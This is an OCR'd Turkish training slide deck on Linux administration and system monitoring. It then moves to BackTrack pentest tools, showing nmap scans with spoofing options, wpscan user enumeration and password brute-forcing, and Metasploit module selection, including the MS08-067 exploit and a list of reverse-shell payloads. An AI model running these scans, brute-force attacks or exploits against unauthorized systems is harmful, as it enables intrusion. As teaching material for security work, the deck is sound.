
Synaptic:Paket Arama



Synaptic:Paket Kurma



Synaptic:Paket Silme



Komut Satırı Paket Yönetimi

Paket yüklemek için

```
#apt-get install PaketAdı
```

Paket aramak için

```
#apt-cache  search PaketAdı
```

Paket güncellemek için

```
#apt-get update
#apt-get upgrade
```

Paket kaldırmak için

```
#apt-get remove PaketAdı
```


Kaynak Koddan Program Kurulumu

Klasik yöntem

Kaynak kodun bulunduğu dizine geçilerek

```
./configure && make && make install
```

komutları verilir

Her kod için ek kurulum yönergeleri olabilir

Bu yönergeler README, INSTALL gibi dosyalarda yazılıdır. Yazılımı kurmadan önce bu dökümanları okumak yararlıdır.

Kaynak Koddan Program Kurulumu

- **Örnek Uygulama :** **http://www.asty.org/cmatrix/dist/cmatrix-1.2a.tar.gz**

- **Wget** komutu web sitesinden dosya indirmek için kullanılmıştır.

Kaynak Koddan Program Kurulumu

- Sıkıştırılmış dosyadan cmatrix yazılımının kaynak kodları çıkartılır.
  - **#tar xzvf cmatrix-1.2a.tar.gz**
- Çıkartmak işleminden sonra
  - **# cd cmatrix-1.2a**
  - **# ./configure**
- cmatrix-1.2a klasörüne gidilir ve **configure** isimli dosya çalıştırılır.
- Bu dosya, cmatrix yazılımının çalışması için gerekli olan diğer yazılımların ve kütüphanelerin sistemde ki varlığını kontrol eder


Kaynak Koddan Program Kurulumu

- Kontrol işlemleri tamam ise;
  - #make
  - #make install

```
root@BGA:/tmp/cmatrix-1.2a# make
gcc -DHAVE_CONFIG_H -I. -I. -I.     -g -O2 -Wall -Wno-comment -c cmatrix.c
cmatrix.c: In function 'main':
cmatrix.c:633: warning: ignoring return value of 'system', declared with attribu
te warn_unused_result
gcc  -g -O2 -Wall -Wno-comment  -o cmatrix  cmatrix.o   -lncurses  -lncurses
root@BGA:/tmp/cmatrix-1.2a# make install
make[1]: Entering directory `/tmp/cmatrix-1.2a'
/bin/sh ./mkinstalldirs /usr/local/bin
  /usr/bin/install -c  cmatrix /usr/local/bin/cmatrix
make  install-man1
make[2]: Entering directory `/tmp/cmatrix-1.2a'
/bin/sh ./mkinstalldirs /usr/local/man/man1
 /usr/bin/install -c -m 644 ./cmatrix.1 /usr/local/man/man1/cmatrix.1
make[2]: Leaving directory `/tmp/cmatrix-1.2a'
 Installing matrix fonts in /usr/share/consolefonts...
make[1]: Leaving directory `/tmp/cmatrix-1.2a'
```


Kaynak Koddan Program Kurulumu

- Ve cmatrix uygulamamız kullanıma hazır. Çalıştırmak için terminal satırında "**cmatrix**" yazmanız yeterlidir. Artık terminal ekranında matrix kayan yazıları akmaktadır.




Paket Yönetim Sistemi

- Disk Durumu
- Ram Analizi
- CPU Analizi
- Ağ Durum Özeti
- Trafik İzleme

Disk Durumu Analizi

Diskteki doluluk oranını #df komutu ile görülür

Anlaşılabilir çıktı için –h parametresi kullanılır



Disk Durumu Analizi

/proc/meminfo dosyası veya top komutu çıktısı kullanılarak RAM durumu izlenebilir.

```
root@bt:~# cat /proc/meminfo
MemTotal:         379940 kB
MemFree:           90948 kB
Buffers:           65364 kB
Cached:           137340 kB
SwapCached:          732 kB
Active:           118712 kB
Inactive:         150344 kB
Active(anon):       3408 kB
Inactive(anon):    65596 kB
Active(file):     115304 kB
Inactive(file):    84748 kB
Unevictable:           0 kB
Mlocked:               0 kB
HighTotal:             0 kB
HighFree:              0 kB
LowTotal:         379940 kB
LowFree:           90948 kB
SwapTotal:        915668 kB
SwapFree:         913248 kB
Dirty:                52 kB
Writeback:             0 kB
AnonPages:         65708 kB
Mapped:            23176 kB
Shmem:              2652 kB
Slab:              14024 kB
SReclaimable:       7780 kB
SUnreclaim:         6244 kB
KernelStack:        1208 kB
PageTables:         1452 kB
```

```
top - 12:49:41 up  3:07,  1 user,  load average: 0.13, 0.06, 0.03
Tasks:  89 total,   1 running,  88 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.0%us,  4.3%sy,  0.0%ni, 92.7%id,  3.0%wa,  0.0%hi,  0.0%si,  0.0%
Mem:    379940k total,   289124k used,    90816k free,    65372k buffers
Swap:   915668k total,     2420k used,   913248k free,   137568k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 4903 root      19  -1 43784  30m 2696 S  2.3  8.2   0:32.91 Xorg
 5017 root      20   0 32876  12m 9688 S  1.7  3.5   0:15.17 kicker
 5199 root      20   0 33580  15m 9772 S  0.3  4.1   0:11.72 konsole
    1 root      20   0  3100  584  520 S  0.0  0.2   0:01.97 init
```



CPU Durumu Analizi

- Cpu durum analizi için aşağıdaki komutları kullanırız:
  - vmstat
  - top
- Ayrıca /proc/cpuinfo dosyası ile CPU durumu hakkında bilgi alabilirsiniz.

Vmstat

- Sistemin son açılışından şuana kadarki durumu hakkında rapor veren bir komuttur.
- Kuyrukta bekleyen, çalışan kernel thread' ler , diskler, sistem çağrıları ve CPU aktivitesi ile ilgili istatistiki bilgi verir.
- Komuta verilen ilk parametre kaç saniyede bir rapor üretileceğini, ikinci parametre ekrana kaç defa çıktı verileceğini belirtir.

Vmstat



- Sistem bilgisini 2 saniye aralıklar ile 4 kez ekrana yazdırmak için #vmstat 2 4 komutu kullanılır:

Vmstat Çıktısının Yorumlanması

Procs Bölümü

- r (Running): İşleyiş süresince çalıştırılmayı bekleyen proseslerin sayısını gösterir. Tek işlemcisi olan sistemlerde bu değerin 5’ den küçük olması gerekir. Bu değerde artış meydana gelirse çalışan uygulamalar gözden geçirilmelidir.

- b (Blocking): Askıya alınmış proseslerin sayısını gösterir. Sağlıklı çalışan bir sistemde bu değerin mümkün olduğunca sıfıra yakın olması gerekir.

Vmstat Çıktısının Yorumlanması

Memory Bölümü:

- swpd: Kullanılan sanal belleğin miktarını gösterir.
- free: Ne kadarlık belleğin kullanılmadığını gösterir.
- buff: Tampon olarak kullanılan bellek miktarını gösterir.
- Cache: Önbellek olarak kullanılan bellek miktarını gösterir.
- inact: Etkin olmayan bellek miktarını gösterir.
- active: Etkin olan bellek miktarını gösterir.

Vmstat Çıktısının Yorumlanması

Swap Bölümü

- si (swap in): Swap alanına dahil edilen bellek miktarını gösterir.
- so (swap out): Swap ile değiş tokuş edilen bellek miktarını gösterir.

İo Bölümü

- bi (blocks in): Blok aygıtından gelen bloğu gösterir.
- bo (blocks out): Blok aygıta gönderilen bloğu gösterir.

System Bölümü

- in: Saniye başına ortalama kesme sayısını gösterir.
- cs: Saniye başına ortam anahtarlarının sayısını gösterir.

Vmstat Çıktısının Yorumlanması


Cpu Bölümü:

- us (User): Çekirdek dışındaki kullanıcı işlemlerinin harcadığı CPU miktarını gösterir.
- sy (system): Çekirdeğin harcadığı CPU miktarını gösterir.
- id (idle): Boş olan CPU miktarı hakkında bilgi verir.
- wa (wait): I/O işlemleri için harcanan CPU miktarını gösterir.
- st (stolen): Sanal makine tarafından çalınan CPU miktarını gösterir.

Top Komutu

- Top Komutu ile sistemde çalışmakta olan processler hakkında detaylı bilgilere erişilir.
- CPU, RAM ve SWAP bilgilerini ekrana döker.
- Sistem load average'ını ve up time'ini gösterir.
  - Sistem load average : Sistemin üstünde ki iş yükü.
  - Up Time: Sistemin ne zamandır açık olduğu bilgisi.

Top Komutu



- Sistemde kaç kullanıcının aktif olduğunu, kaç adet process'in çalıştığı gibi bilgileri göstermektedir.

Ağ Durum Özeti

Açık TCP Bağlantıları

- `#netstat -t` komutu kullanılır
- Aynı zamanda açık TCP portlarının hangi yazılım tarafından kullanıldığı istenirse –p parametresi eklenir.
- Çalışan programlara ait detay bilgi için –e parametresi kullanılır

```
root@bt:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.127.132:44580   209.85.135.105:80       ESTABLISHED
tcp        0      0 192.168.127.132:35913   74.125.10.90:80         ESTABLISHED
tcp        0      0 192.168.127.132:38291   209.85.135.100:80       ESTABLISHED
tcp        0      0 192.168.127.132:44581   209.85.135.105:80       ESTABLISHED
tcp        0      0 192.168.127.132:59427   74.125.43.113:80        ESTABLISHED
tcp        0      0 192.168.127.132:44579   209.85.135.105:80       ESTABLISHED
tcp        0      0 192.168.127.132:44582   209.85.135.105:80       ESTABLISHED
root@bt:~#
```


Aktif Ağ Servislerini Bulma

TCP servisleri için

```
#netstat –ant|grep LISTEN
```

UDP servisleri için

```
#netstat –anu|grep –i udp
```




Trafik İzleme

- Tcpdump
- En temel kullanım
  - `# tcpdump –i ağ_arabirimi`
- Sık kullanılan parametreleri;
  - `-i =` ağ arabirimi
  - `-nn =` isim çözme
  - `tcp port =` port numarası
  - `host =` host seçimi
  - `-w =` trafiği kaydet

Trafik İzleme

- Tcpdump Uygulamaları
- Web trafiğini izle
  - `# tcpdump -nn -i eth0 tcp port 80`
- 1.1.1.1 ip adresine gelen/giden trafiği göster
  - `# tcpdump -nn -i eth0 host 1.1.1.1`
- 1.1.1.1 ip adresine gelen SMTP trafiğini kaydet
  - `# tcpdump -nn -i eth0 tcp port 25 and host 1.1.1.1 -w smtp.pcap`

Trafik İzleme



Wireshark yazılımı tcpdump yazılımı ile aynı görevi yapmaktadır. Wireshark, grafiksel arayüz olarak kullanılır. Bu yüzden paketlerin takibi daha kolaydır.

Backtrack Pentest Araçları

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress testing
- Forensics
- Reporting Tools
- Services

Backtrack Pentest Araçları

- Bu ana kategoriler altında Backtrack'in sahip olduğu araçlar bulunmaktadır.
- Bir araç birden çok kategoride bulunabilmektedir. Bunun nedeni bazı araçların birden fazla görevi yerine getirebiliyor olmasıdır.

Information Gathering

- Hedef sistemler hakkında bilgi toplamak için geliştirilmiş uygulamaların kategorize edildiği başlıktır.
- Network, Web Application, Wireless ve Database adında dört ana gruptan oluşmaktadır.
- Bu başlıklar altında, hedef sistemleri analiz edip, kullanıcıya bilgi verecek araçlar bulunmaktadır.

Cms-Explorer

Information Gathering -> Web Application Analysis -> CMS Identification -> Cms-Explorer

- **İletişim Adresi**: chris.sullo.sunera@gmail.com
  Anasayfa: http://code.google.com/p/cms-explorer/

  CMS sistemlerinin kullandığı plug-in ve templateleri belirlemek için geliştirilmiştir.

Cms-Explorer

- *perl cms-explorer.pl –update*

  Komutu ile güncelleştirmeler yapılmaktadır.

- perl cms-explorer.pl -url http://hedef.com/ -v 1 -bsproxy localhost:8080 -explore -type wordpress

  -url : Enumaration yapılacak web sitesi.
  -v : Verbose seviyesi
  -bsproxy : Proxy kullanabilme özelliği.
  -explorer : Hedefte theme ve plug-in belirlemesi.
  -type : Hedef url'de kullanılan CMS türü.

Cms-Explorer

- perl cms-explorer.pl -url http://example.com/ -type joomla –osvdb

  -osvdv : http://osvdb.org/ sitesinin API'sini kullanarak hedef URL üstünde tespit edilen bileşenler için yayınlanmış güvenlik açıklarını araştırır.

- cms-exlorer sitesinde belirtilene göre osvdb API'si ile ücretsiz olarak günde 100 adet vulnerabilities araması yapılabilmektedir.

nmap

- Nmap –network mapper- , ağ keşif çalışmaları ve güvenlik denetlemeleri için geliştirilmiş opensource bir projedir.
- Network boyutu fark etmeksizin hızlı ve başarılı bir tarama gerçekleştirmek üzere tasarlanmıştır.
- Nmap, tarama teknikleri açısından çok zengin bir araçtır.

nmap

- #nmap –help
- Komutu ile nmap'in kullanım klavuzu ekrana gelmektedir.
- Hedef Belirleme - Target Specification -:
  - Domain Bazında (www.bga.com.tr)
  - IP Bazında (192.168.2.1)
  - IP Aralığı Bazında (192.168.2.0/24)
  - Dosyadan Okumak (-iL parametresi ile)
  - Olmak üzere bir çok şekilde hedef belirtebilirsiniz.

nmap

- Host Keşif - Host Discovery-
  - -sL = Taranacak hedefleri listeler.
  - -sn = Taranak hedefleri Ping pakerleri ile tespir eder. Windows işletim sisteminde Firewall aktif ise ping paketlerine cevap dönmez. Bu tarama türü yanıltıcı olabilir.
- Tarama Teknikleri –Scan Techniques-.
  - -sS = TCP SYN SCAN tekniğidir. Nmap hedef porta bağlanmak için SYN paketi gönderir. Eğer hedef port açıksa ve port gelen bu talebe cevap verebilir durumdaysa SYN/ACK paketi döner. Eğer SYN/ACK paketi gelirse nmap RST paketi göndererek üçlü el sıkışma tamamlanmadan sonlandırır. Çünkü SYN/ACK paketinin gelmesi portun açık olduğunun anlaşılması için yeterlidir.
  - -sT = TCP CONNECT SCAN tekniğidir. En basit düzeyde çalışan port tarama tekniğidir. Nmap hedef porta bağlanmak için SYN paketi gönderir. Eğer hedef port açıksa ve port gelen bu talebe cevap verebilir durumdaysa SYN/ACK paketi döner. Port kapalı ise RST cevabı gelecektir.
  - -sU = Hedef sistemin UDP portlarından hangilerinin açık olduğunu tespit etmek için kullanılır. Hedef sisteme gönderilen talebe "Port Unreachable" cevabı gelirse port kapalı, cevap gelmez ise port açık demektir.

nmap

- Port Belirleme – Port Specification-:
  - -p parametresi ile hedeflerin hangi portlarının taranacağı belirtilir.
  - -p 22 : Sadece 22. portu tara.
  - -p 21,22,80 : Sadece 21, 22 ve 80. portları tara.
  - -p 1-800 : 1 ile 800 arasında tüm portları tara.
  - --top-ports 5 : En çok bilinen 5 portu tarar.
- Servis ve Versiyon Tespiti – Version Detection –
  - -sV parametresi ile hedef sistemin taranan portunda çalışan servisin versiyon bilgisi elde edilir.
- İşletim Sistemi Tespiti – OS Detection –
  - **-O :** Hedef sisteme gönderilen özel paketlere, işletim sistemlerinin verdiği tepkiler farklıdır. Nmap bunları kontrol ederek hedef sistemin işletim sistemini tespit etmeye çalışır.

nmap

- Yanıltma - Spoofing-
  - -S = Hedef sisteme gönderilecek paketlerin source kısmına farklı IP adresleri yazılabilir. Bu durumda hedef sistem, sizden gelen paketlerin cevabını yazdığınız IP adresine gönderecektir.
  - --spoof-mac 00:00:00:00:00:00= Mac adresinin spoof edilmesi için.
  - --data-length 64 = Belirttiğiniz sayı boyutunda rastgele oluşturulan data, gönderilecek paketlere eklenir.

nmap

- NMAP ÖRNEKLER – 1:

```
root@bt:~# nmap -sn 192.168.2.0/24

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-15 15:01 EDT
Nmap scan report for RT (192.168.2.1)
Host is up (0.0037s latency).
MAC Address: 00:1C:A8:1D:2E:65 (AirTies Wireless Networks)
Nmap scan report for 192.168.2.2
Host is up (0.067s latency).
MAC Address: E0:2A:82:56:3B:72 (Universal Global Scientific Industrial Co.)
Nmap scan report for 192.168.2.4
Host is up (0.064s latency).
MAC Address: 04:54:53:AD:C1:59 (Unknown)
Nmap scan report for 192.168.2.6
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 34.33 seconds
```

- 192.168.2.0/24 networkünde canlı olan ip'lerin ve bu bilgisayarların mac adressleri.

nmap

- NMAP ÖRNEKLER – 2:

```
root@bt:~# nmap -sS 192.168.2.1

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-15 15:09 EDT
Nmap scan report for RT (192.168.2.1)
Host is up (0.042s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
1050/tcp open  java-or-OTGfileshare
MAC Address: 00:1C:A8:1D:2E:65 (AirTies Wireless Networks)

Nmap done: 1 IP address (1 host up) scanned in 2.20 seconds
```

- 192.168.2.1 ip'sinin açık olan portlarının TCP SYN SCAN tekniği ile belirlenmesi.

nmap

- NMAP ÖRNEKLER – 3:

```
root@bt:~# nmap -sV 192.168.2.1 -p 80

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-15 15:11 EDT
Nmap scan report for RT (192.168.2.1)
Host is up (0.0019s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    mini_httpd 1.19 19dec2003
MAC Address: 00:1C:A8:1D:2E:65 (AirTies Wireless Networks)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds
```

- 192.168.2.1 ip'sinin 80. tcp portunda çalışan servisin bilgilerinin tespiti.

nmap

- NMAP ÖRNEKLER – 2:

```
root@bt:~# echo -e '192.168.2.1\n192.168.2.2' > hedefler.lst
root@bt:~# nmap -sS -iL hedefler.lst

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-05-15 15:23 EDT
Nmap scan report for RT (192.168.2.1)
Host is up (0.030s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
1050/tcp open  java-or-OTGfileshare
MAC Address: 00:1C:A8:1D:2E:65 (AirTies Wireless Networks)

Nmap scan report for 192.168.2.2
Host is up (0.011s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
912/tcp  open  apex-mesh
2869/tcp open  icslap
5357/tcp open  wsdapi
MAC Address: E0:2A:82:56:3B:72 (Universal Global Scientific Industrial Co.)

Nmap done: 2 IP addresses (2 hosts up) scanned in 16.89 seconds
```

- Önce taranacak ip'ler bir dosyaya yazdırıldı. –iL parametresi ile dosyadan okunarak TCP SYN SCAN tekniği ile tarandı.

Vulnerability Assessment

- Vulnerability Scanners, Network Assessment, Web App. Assessment ve Database Assessment isimli dört adet alt başlığı bulunmaktadır.
- Bu başlıklar altında, hedef sistemleri analiz ettikten sonra, tespit edebildiği açıklıkları size bildiren araçlar bulunmaktadır.

Wpscan

- *#Vulnerability Assessment -> Web App. Assessement -> CMS Vulnerability Identification -> wpscan*
- Anasayfa = http://code.google.com/p/wpscan/
- Ruby dili ile geliştirilmiş Wpscan yani wordpress scanner, wordpress sistemlere User Enumaration, Password Brute-Force ve plug-in tespiti çalışmaları yapmaktadır.

Wpscan

root@bt:/wpscan# ruby wpscan.rb –h

- Komutu ile uygulamanın kullanım klavuzu ekrana gelmektedir.
-

--url	Hedef system URL'i
--enumerate	Enumeration.
u	Kullanıcı
v	Versiyon
p	Plugins
t	timthumb
--wordlist	Şifre brute-force et
--username	Kullanıcı Adı brute-force et

Wpscan

root@BGA:/pentest/web/wpscan# ruby wpscan.rb –update

- Komutu ile wpscan aracının güncelleştirmeleri yapılmaktadır. Wpscan, Hedef sistem üzerinde yapacağı plug-in ve theme tespiti çalışmalarında kendi veritabanından yararlanır. Bu veritabanının günce olması önemlidir.

Wpscan

 # rubywpscan.rb -u http://blog.bga.com.tr –enumerate -p

- Komutu ile wpscan aracı, -u parametresi ile aldığı hedef sistemde kullanılan plug-in'leri tespit etmeye çalışacaktır.
- Wpscan,tespit edilen plug-in'ler hakkında yayınlanmış bir güvenlik açığı olup olmadığının kontrolünü yapacaktır.

Wpscan

 # ruby wpscan.rb --url mehmetince.net --enumerate p –proxy 127.0.0.1:8181

- Wpscan aracı ile yapacağınız taramaları bir proxy server üzerinden gerçekleştirmek istiyorsanız, --proxy parametresi ile proxy serverın ip adresini ve port numarasını belirtmeniz gerekmektedir.

Exploitation Tools

- Hedef sistemler üzerinde bulunan güvenlik açıklarını sömürebilecek araçların bulunduğu sekmedir.
- Network Exploitation, Web App Exploitation, Wireless Exploitation gibi pek çok alt başlığı bulunmaktadır.
- Bu başlıklar altında, hedef sistemlere saldırı düzenleyebilecek uygulamalar bulunmaktadır.

Metasploit Framework

Exploitation Tools -> Network Exploitation Tools -> Metasploit Framework

- Konu “exploit” olunca akla “metasploit” in gelmemesi imkansızdır.
- Penetration Tester’ların en çok kullandıkları araçlardan birisidir.


Metasploit Framework

- Metasploit Framework güvenlik açıklarını tespit etmek ve bu açıkların sömürülmesi sonucunda nelerin ortaya çıkabileceğini test eden opensource bir projedir.
- Metasploit HD Moore tarafından 2003 yılında Perl dili ile geliştirildi. Ardından Metasploit Framework Ruby dili ile tamamiyle yeniden yazıldı.

msfconsole

- Konsol tabanlıdır.
- Metasploit'in en popüler aracıdır.
- İşletim sistemi komutlarınıda çalıştırabilir.
- Linux'un özelliği olan TAB ile tamamlamayı destekler.
- Msfconsole'u başlatmak için;
  - root@BGA:~# msfconsole

msfconsole



- Msfconsole başlatıldığında, size mevcut yapısıyıla ilgili bilgiler vermektedir.

msfconsole

- Metasploit'in güncel olması önemlidir. Yayınlanan son exploitlerden sisteminizin haberdar olması için update yapılmalıdır.
- Msfconsole'un komut satırındayken, "svn update" komutu ile gücelleştirmeler yapılır.
- Msfconsole'da yardım almak için "help" komutu kullanılır.

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    exit          Exit the console
    help          Help menu
```


msfconsole

- TAB tuşu ile komut/dizin tamamlama özelliğini msfconsole'da kullanabilirsiniz.

msf > use exploit/linux/http/

use exploit/linux/http/alcatel_omnipcx_mastercgi_exec
use exploit/linux/http/dolibarr_cmd_exec
use exploit/linux/http/linksys_apply_cgi
use exploit/linux/http/piranha_passwd_exec
use exploit/linux/http/ddwrt_cgibin_exec
use exploit/linux/http/gpsd_format_string
use exploit/linux/http/peercast_url
use exploit/linux/http/vcms_upload

msfconsole

- "Show" komutu ile modüller hakkında bilgi alınabilir.
- Sadece "show" komutu yazıldığında metasploitte ki bütün modüller ve bu modüllerin açıklamaları ekrana yazılacaktır.
- Eğer "show exploits" komutu verilirse bu aynı durum sadece exploit'ler için gerçekleşecektir.

```
msf > show payloads

Payloads
========

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   aix/ppc/shell_bind_tcp                                 normal  AIX Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port                                normal  AIX Command Shell, Find Port Inline
   aix/ppc/shell_interact                                 normal  AIX execve shell for inetd
   aix/ppc/shell_reverse_tcp                              normal  AIX Command Shell, Reverse TCP Inline
   bsd/sparc/shell_bind_tcp                               normal  BSD Command Shell, Bind TCP Inline
   bsd/sparc/shell_reverse_tcp                            normal  BSD Command Shell, Reverse TCP Inline
   bsd/x86/exec                                           normal  BSD Execute Command
   bsd/x86/metsvc_bind_tcp                                normal  FreeBSD Meterpreter Service, Bind TCP
   bsd/x86/metsvc_reverse_tcp                             normal  FreeBSD Meterpreter Service, Reverse TCP Inline
   bsd/x86/shell/bind_ipv6_tcp                            normal  BSD Command Shell, Bind TCP Stager (IPv6)
   bsd/x86/shell/bind_tcp                                 normal  BSD Command Shell, Bind TCP Stager
   bsd/x86/shell/find_tag                                 normal  BSD Command Shell, Find Tag Stager
   bsd/x86/shell/reverse_ipv6_tcp                         normal  BSD Command Shell, Reverse TCP Stager (IPv6)
```


msfconsole

- Herhangi bir modül içerisinde detaylı bilgi almak amacıyla "info" komutu kullanılabilir.

msf > info exploit/windows/smb/ms08_067_netapi

Name: Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Version: 14976
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great

msfconsole

- Bir Modül kullanılacağı zaman “use” komutu kullanılır.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) >
```

- “show options” komutu ile kullanılan modülün ayarları ekrana gelir.

```
